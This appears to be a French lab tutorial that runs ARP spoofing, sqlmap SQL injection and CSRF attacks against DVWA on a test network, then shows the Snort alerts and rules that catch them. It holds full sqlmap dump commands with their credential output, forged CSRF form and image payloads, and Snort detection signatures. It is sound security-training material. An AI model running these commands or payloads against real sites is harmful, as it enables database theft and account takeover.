LAN	172.18.20.138	08:00:27:99:93:d2		Expires in 1147 seconds	ethernet	
LAN	172.18.20.106	08:00:27:99:93:d2		Expires in 1139 seconds	ethernet	
LAN	172.18.20.74	08:00:27:99:93:d2		Expires in 1194 seconds	ethernet	
LAN	172.18.20.42	08:00:27:99:93:d2		Expires in 1186 seconds	ethernet	
LAN	172.18.20.10	08:00:27:99:93:d2		Expires in 1178 seconds	ethernet	
LAN	172.18.20.235	08:00:27:99:93:d2		Expires in 1171 seconds	ethernet	
LAN	172.18.20.203	08:00:27:99:93:d2		Expires in 1163 seconds	ethernet	
LAN	172.18.20.171	08:00:27:99:93:d2		Expires in 1155 seconds	ethernet	
LAN	172.18.20.139	08:00:27:99:93:d2		Expires in 1147 seconds	ethernet	
LAN	172.18.20.107	08:00:27:99:93:d2		Expires in 1139 seconds	ethernet	
LAN	172.18.20.75	08:00:27:99:93:d2		Expires in 1195 seconds	ethernet	

Le ping sur une machine cliente légitime reçoit un paquet sur quatre. Car les autres paquets sont envoyés au pirate :




Capturer Arp Spoofing Par Snort

Snort peut déclencher des alertes pour *l'Arp Spoofing* si le préprocesseur *Arpspoof* est activé et la paire MAC/IP est défini dans ce préprocesseur.


1. Allez dans l'onglet *LAN Preprocs* :
2. Dans la section *arp spoof*, cochez la case *Enable ARP Spoof Detection*. Ensuite ajoutez une paire MAC/IP pour le client légitime dont l'adresse IP sera usurpée. L'adresse IP de mon client est 172.18.20.1 et son adresse MAC est 0a:00:27:00:00:11. Donc le préprocesseur décodera tous les paquets ARP et si il y a un désaccord, c'est-à-dire une adresse IP et une adresse MAC qui ne s'accordent pas avec la paire enregistrée dans le préprocesseur, il déclenchera une alerte :

3. Lancez l'attaque depuis Kali linux :




4. La table d'ARP sur pfsense. Il y a un désaccord par rapport à la paire MAC/IP du préprocesseur *Arpspoof* :

5. L'alerte dans Snort :




6. L'explication de cette alerte sur le site Snort.org : Tentative d'attaque par écrasement du cache ARP.



Injection SQL

L'injection SQL est une technique d'injection de code dans laquelle un attaquant exécute des requêtes SQL malveillantes qui contrôlent la base de données d'une application Web. Avec le bon ensemble de requêtes, un utilisateur peut accéder aux informations stockées dans les bases de données. On peut utiliser l'injection SQL pour ajouter, modifier et supprimer des enregistrements dans la base de données.




Simuler l'injection SQL automatique avec SQLMAP


SQLMAP est un outil de test d'intrusion qui test si un paramètre *GET* est vulnérable à l'injection SQL. Si vous observez une URL Web au format *http://172.18.20.240/dvwa/vulnerabilities/sqli/?**id=1**&Submit=Submit#* où le paramètre *GET* est visible comme *id=1* dans cette URL, le site Web peut être vulnérable à ce mode d'injection SQL. De plus, SQLMAP fonctionne lorsque le site est basé sur PHP.

Nous allons effectuer une attaque par injection SQL à l'aide de l'outil SQLMAP qui est déjà installé sur Kali, sur une application Web vulnérable nommée DVWA sur Metasploitable 2.


Pour réaliser cette attaque suivez ces étapes :




1. Allumez les trois machines et configurez les adresses IP et vérifiez s'ils peuvent se joindre par le ping.
2. Depuis la machine Kali, ouvrez un navigateur et accédez à la page web de Metasploitable. Puis cliquez sur DVWA et connectez-vous à la page web. Le nom d'utilisateur/mdp par défaut est *admin/password* :




3. Dans l'onglet DVWA mettez le niveau de sécurité sur *medium* :
4. Ensuite dans l'onglet setup Créez la base de données en cliquant sur *Create/Reset Database :*






5. Puis dans l'onglet *SQL Injection* vous voyez une box qui vous permet de vérifier les ID d'utilisateur qui sont enregistrés dans le BD. Par exemple l'ID 1 nous rends le prénom et nom pour l'admin.




6. En même temps vérifiez le lien dans la barre d'adresse. On comprend que c'est une requête de type *Get*. Et donc le site pourrait être potentiellement vulnérable. Vous pouvez vérifier le type de la requête en ouvrant l'outil web pour développeurs intégré dans le navigateur.
    a. Pour l'ouvrir appuyez sur *F12* (firefox).
    b. Choisissez l'onglet *network*.
    c. Appuyez sur *reload* et vous verrez les informations sur ce lien. C'est la méthode *Get* avec le code *200*.



Note : copiez et sauvegardez ce lien quelque part. on l'aura besoin pour lancer l'injection depuis SQLMAP.

http://172.18.20.240/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#

7. Pendant que nous sommes dans l'outil web des développeurs, dans la boite à gauche, cliquez sur *cookies* et vous verrez le code *PHP session*. Cela est nécessaire pour la suite de notre mission. Ce code est unique par navigateur.




PHPSESSID: 082838a82df42c7b531b561a3f9074fc

8. Dans cette étape, ouvrez un terminal et tapez le code suivant :


```
sqlmap -u "http://172.18.20.240/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#"  --cookie="PHPSESSID: 082838a82df42c7b531b561a3f9074fc; security=medium" --tables –batch
```

Explication sur les options	
Sqlmap	Pour lancer sqlmap
-u	Pour définir l'URL de notre page web
--cookie	Pour définir le PHP session ID
Security=medium	Niveau de sécurité de la partie cookie de site web
--tables	Pour dire qu'on veut faire sortir toutes les tables de cette BD

Cette commande va automatiquement lancer l'outil SQLMAP :




Le **sqlmap** commence à faire l'injection SQL et vous rends une liste de toutes les tables existantes dans cette BD, y compris la table **users.** A ce point, l'injection est faite et nous sommes en train de lire les données dans la BD de cette application web :




9. Nous allons reformuler la commande, mais cette fois en précisant que l'on veut accéder à toutes les colonnes dans la table *users* :

```
sqlmap -u "http://172.18.20.240/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#"  --cookie="PHPSESSID=082838a82df42c7b531b561a3f9074fc; security=low" --columns -T users –batch
```




Le SQLMAP nous rends toutes les colonnes de la table *users*. On voit bien qu'il existe une colonne pour les mots de passe (*password*) :




Column	Type
user	varchar(15)
avatar	varchar(70)
first_name	varchar(15)
last_name	varchar(15)
password	varchar(32)
user_id	int(6)

10. Avec la commande suivante on récupère la table *users* avec toutes ces colonnes. Les mots de passe sont en hash et aussi en texte clair :

```
sqlmap -u "http://172.18.20.240/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#"  --cookie="PHPSESSID=082838a82df42c7b531b561a3f9074fc; security=low" --dump -T users –batch
```






user_id	user	avatar	password	last_name	first_name
1	admin	http://172.18.20.240/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin
2	gordonb	http://172.18.20.240/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon
3	1337	http://172.18.20.240/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack
4	pablo	http://172.18.20.240/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo
5	smithy	http://172.18.20.240/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob

Capturer l'injection SQL par Snort

Snort a déclenché ces alertes pour cette pénétration réussite dans la base de données :



Most Recent 250 Entries from Active Log

Date	Action	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	GID:SID	Description
2022-09-14 20:27:30	⚠	2	TCP	Misc Attack	172.18.20.210	35672	172.18.20.240	80	1:13990	SQL union select - possible sql injection attempt - GET parameter
2022-09-14 20:27:30	⚠	1	TCP	Web Application Attack	172.18.20.210	35672	172.18.20.240	80	1:24172	SQL use of concat function with select - likely SQL injection
2022-09-14 20:27:30	⚠	1	TCP	Web Application Attack	172.18.20.210	35672	172.18.20.240	80	1:19437	INDICATOR-OBFUSCATION select concat statement - possible sql injection
2022-09-14 20:27:30	⚠	2	TCP	Misc Attack	172.18.20.210	35664	172.18.20.240	80	1:13990	SQL union select - possible sql injection attempt - GET parameter


Les règles 13990 et 24172 sont situés dans la catégorie *snort_sql.rules*

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"SQL union select - possible sql injection attempt - GET parameter"; flow:to_server,established; content:"union"; fast_pattern:only; http_uri; content:"select"; nocase; http_uri; pcre:"/union\s+(all\s+)?select\s+/Ui"; metadata:policy max-detect-ips drop, policy security-ips drop, service http; reference:bugtraq,14876; reference:bugtraq,21227; reference:bugtraq,22582; reference:bugtraq,24067 ; reference:cve,2005-3004; reference:cve,2006-0065; reference:cve,2006-0154; reference:cve,2006-2835; reference:cve,2006-6268; reference:cve,2007-1021; reference:cve,2007-2824; reference:cve,2011-1667; reference:cve,2020-17506; reference:url,attack.mitre.org/techniques/T1190; classtype:misc-attack; sid:13990; rev:27;)
```

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"SQL use of concat function with select - likely SQL injection"; flow:to_server,established; content:"SELECT "; nocase; http_uri; content:"CONCAT|28|"; within:100; nocase; http_uri; metadata:policy max-detect-ips drop, policy security-ips drop, service http; reference:url,ferruh.mavituna.com/sql-injection-cheatsheet-oku/; classtype:web-application-attack; sid:24172; rev:2;)
```

Attaque CSRF (Cross Site Request Forgery)

Cross-Site Request Forgery (CSRF) est une attaque qui force un utilisateur final à exécuter des actions indésirables sur une application Web dans laquelle il est actuellement authentifié. Un attaquant peut (en envoyant un lien par e-mail ou par chat) inciter les utilisateurs d'une application Web à exécuter les actions de son choix. Si la victime est un utilisateur normal, une attaque CSRF réussie peut forcer l'utilisateur à effectuer des demandes de changement d'état telles que le transfert de fonds, la modification de son adresse e-mail, etc. Si la victime est un compte administratif, CSRF peut compromettre l'ensemble de l'application Web.



Comment ça fonctionne ?

Pour qu'une attaque CSRF soit possible, trois conditions clés doivent être en place :

Une action pertinente : Il y a une action dans l'application que l'attaquant a une raison pour faire une attaque CSRF, comme changer le mot de passe de l'utilisateur.

Gestion de session basée sur les cookies : L'exécution de l'action implique l'émission d'une ou plusieurs requêtes HTTP, et l'application s'appuie uniquement sur les cookies de session pour identifier l'utilisateur qui a fait les requêtes. Il ne faut pas qu'il existe un autre mécanisme pour suivre les sessions ou valider les demandes des utilisateurs.

Aucun paramètre de demande imprévisible : Les requêtes qui exécutent l'action ne contiennent aucun paramètre dont les valeurs ne peuvent pas être déterminées ou devinées par l'attaquant. Par exemple, en incitant un utilisateur à changer son mot de passe. La fonction n'est pas vulnérable si un attaquant a besoin de connaître la valeur du mot de passe existant.

Explication avec un exemple


Supposons qu'une application contienne une fonction permettant à l'utilisateur de modifier l'adresse e-mail de son compte. Lorsqu'un utilisateur effectue cette fonction, il envoie une requête HTTP comme celle-ci :

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Cookie: session=yvthwsztyeQkAPzeQ5gHgTvlyxHfsAfE
email=wiener@normal-user.com
```

Cela répond aux conditions requises pour CSRF :

- L'action de changer l'adresse e-mail sur le compte d'un utilisateur intéresse un attaquant. Car à la suite de cette action, l'attaquant pourra déclencher une réinitialisation du mot de passe et prendre le contrôle total du compte de l'utilisateur.
- L'application utilise un cookie de session pour identifier l'utilisateur qui a émis la demande. Il n'y a pas d'autres jetons ou mécanismes en place pour suivre les sessions des utilisateurs.
- L'attaquant peut facilement déterminer les valeurs des paramètres de requête nécessaires pour effectuer l'action.

Méthode Post




L'attaquant peut construire une page Web contenant le code HTML suivant :

```
<html>
  <body>
    <form action="https://vulnerable-website.com/email/change" method="POST">
      <input type="hidden" name="email" value="pwned@evil-user.net" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

Si un utilisateur victime visite la page Web de l'attaquant, voici ce qui se passera :

- La page de l'attaquant déclenchera une requête HTTP vers le site Web vulnérable.
- Si l'utilisateur est connecté au site Web vulnérable, son navigateur inclura automatiquement son cookie de session dans la requête.
- Le site Web vulnérable traitera la demande de manière normale, la traitera comme ayant été faite par l'utilisateur victime et modifiera son adresse e-mail.

Méthode Get



Si le site Web vulnérable utilise la méthode GET pour ses fonctions, les exploits CSRF utilisent la méthode GET et peuvent être entièrement autonomes avec une seule URL sur le site Web vulnérable. Dans l'exemple précédent, si la demande de changement d'adresse e-mail peut être effectuée avec la méthode GET, alors l'attaque ressemblerait à ceci :

```
<img src="https://vulnerable-website.com/email/change?email=pwned@evil-user.net">
```

Prévenir les attaques CSRF


Le moyen le plus robuste de se défendre contre les attaques CSRF consiste à inclure un jeton CSRF dans les requêtes pertinentes. Le jeton doit être :

- Imprévisible avec une entropie élevée, comme les jetons de session.
- Lié à la session de l'utilisateur.
- Strictement validé dans tous les cas avant l'exécution de l'action concernée.


Simulation de l'attaque CSRF

Pour la simulation de cette attaque nous allons utiliser une Kali, le serveur web vulnérable DVWA déjà installé sur Metasploitable 2 et une machine Windows (victime).


Suivez ces étapes pour réaliser l'attaque :




1. Allumez les trois machines dans le même sous-réseau et vérifier leur accessibilité par le ping.
2. Sur Kali, connectez-vous au site DVWA par le lien http://172.18.20.240/dvwa/login.php et *admin/password.*
3. Mettez la sécurité sur *Low* par l'onglet DVWA Security, cela empêchera les mesures de sécurité qui existent dans le niveau High.
4. Dans l'onglet CSRF, définissez un nouveau mot de passe (j'ai mis *ershad* comme nouveau mot de passe) :



5. Dans la barre d'adresse, on peut vérifier le lien qui est une requête *GET*. Donc le site utilise la méthode GET pour changement du mot de passe (deuxième condition pour réaliser l'attaque CSRF)




6. Dans cette étape, je vais créer un document HTML simple qui contiendra la requête *GET* pour changer le mot de passe. Nous utilisons le même lien qu'on a vu ci-dessus mais je mets un nouveau mot de passe (ici *toulouse*). J'ai créé une balise *image* et au niveau de style j'ai spécifié que l'image ne puisse pas s'afficher en utilisant *display:none* et comme la *source* j'ai mis le lien piégé.




Quand l'utilisateur ouvre cette image, il va sans se rends compte, exécuter la requête *GET* qui va changer son mot de passe.

7. Dans le répertoire */var/www/html*, nous allons supprimer tous les fichiers et après ajouter un nouveau fichier *index.html*. Dans ce fichier nous ajoutons le code html ci-dessus.

